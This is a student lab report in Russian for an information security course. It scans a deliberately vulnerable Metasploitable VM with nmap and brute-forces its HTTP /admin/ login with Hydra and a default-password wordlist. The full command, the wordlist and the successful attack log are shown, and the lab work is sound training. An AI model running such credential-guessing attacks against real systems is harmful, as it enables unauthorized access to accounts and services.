

Отчёт по 3-му этапу индивидуального проекта

Дисциплина: Информационная безопасность

Выполнил: Танрибергенов Эльдар

Содержание

| | | |
|----------|--------------------|----------|
| 1 | Цель работы | 4 |
| 2 | Задания | 5 |
| 3 | Ход работы | 6 |
| 4 | Выводы | 9 |

Список иллюстраций

| | | |
|-----|---|---|
| 3.1 | Создание VM metasploitable | 6 |
| 3.2 | Выяснение IP-адреса VM metasploitable | 7 |
| 3.3 | Поиск открытых портов у хоста с введённым ip-адресом в Kali Linux | 7 |
| 3.4 | Содержимое встроенного списка http_default_pass.txt | 8 |
| 3.5 | Результат | 8 |

1 Цель работы

Ознакомиться с утилитой Hydra в Kali Linux и испытать.

2 Задания

- Ознакомиться с утилитой Hydra в Kali Linux и испытать.

3 Ход работы

Для проведения испытания я установил специальную уязвимую ВМ - Metasploitable.





Рис. 3.1: Создание ВМ metasploitable

Запустил metasploitable и ввёл команду ifconfig, чтобы узнать её ip-адрес.




```
metasploitable-etanribergenov [Работает] - Oracle VM Vi...
Файл  Машина  Вид  Ввод  Устройства  Справка
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6b:81:1d
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6b:811d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4710 (4.5 KB)  TX bytes:10608 (10.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:154 errors:0 dropped:0 overruns:0 frame:0
          TX packets:154 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50237 (49.0 KB)  TX bytes:50237 (49.0 KB)

msfadmin@metasploitable:~$
```

Рис. 3.2: Выяснение IP-адреса VM metasploitable

Произвёл поиск открытых портов “жертвы” при помощи команды nmap в Kali Linux. Открытым оказался - http порт (80).



```
(etanribergenov@etanribergenov)-[~]
$ nmap 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 10:42 MSK
Nmap scan report for 10.0.2.15
Host is up (0.00011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

(etanribergenov@etanribergenov)-[~]
$
```

Рис. 3.3: Поиск открытых портов у хоста с введённым ip-адресом в Kali Linux

Для запуска hydra я воспользовался встроенным списком стандартных паролей - http_default_pass.txt.

```

$ cat metasploit/http_default_pass.txt
admin
password
manager
letmein
cisco
default
root
apc
pass
security
user
system
sys
none
xampp
wampp
ppmax2011
turnkey
vagrant

```

Рис. 3.4: Содержимое встроенного списка http_default_pass.txt

Запустил hydra на поиск пароля по известному логину. Получил пароль - password.

```

$ hydra -l root -L msfadmin -P /usr/share/wordlists/metasploit/http_default_pass.txt -o ./hydra_result.log -f
-V -s 80 10.0.2.15 http-get /admin/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi-
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-18 11:14:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19 login tries (l:1/p:19), ~2 tries per task
[DATA] attacking http-get://10.0.2.15:80/admin/
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "admin" - 1 of 19 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "password" - 2 of 19 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "manager" - 3 of 19 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "letmein" - 4 of 19 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "cisco" - 5 of 19 [child 4] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "default" - 6 of 19 [child 5] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "root" - 7 of 19 [child 6] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "apc" - 8 of 19 [child 7] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "pass" - 9 of 19 [child 8] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "security" - 10 of 19 [child 9] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "user" - 11 of 19 [child 10] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "system" - 12 of 19 [child 11] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "sys" - 13 of 19 [child 12] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "none" - 14 of 19 [child 13] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "xampp" - 15 of 19 [child 14] (0/0)
[ATTEMPT] target 10.0.2.15 - login "msfadmin" - pass "wampp" - 16 of 19 [child 15] (0/0)
[80][http-get] host: 10.0.2.15 login: msfadmin password: password
[STATUS] attack finished for 10.0.2.15 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-18 11:14:15

(root@etanribergenov)-[/usr/share/wordlists]
$

```

Рис. 3.5: Результат

4 Выводы

В результате выполнения работы я познакомился с утилитой для подбора имён пользователей (логинов) и паролей Hydra.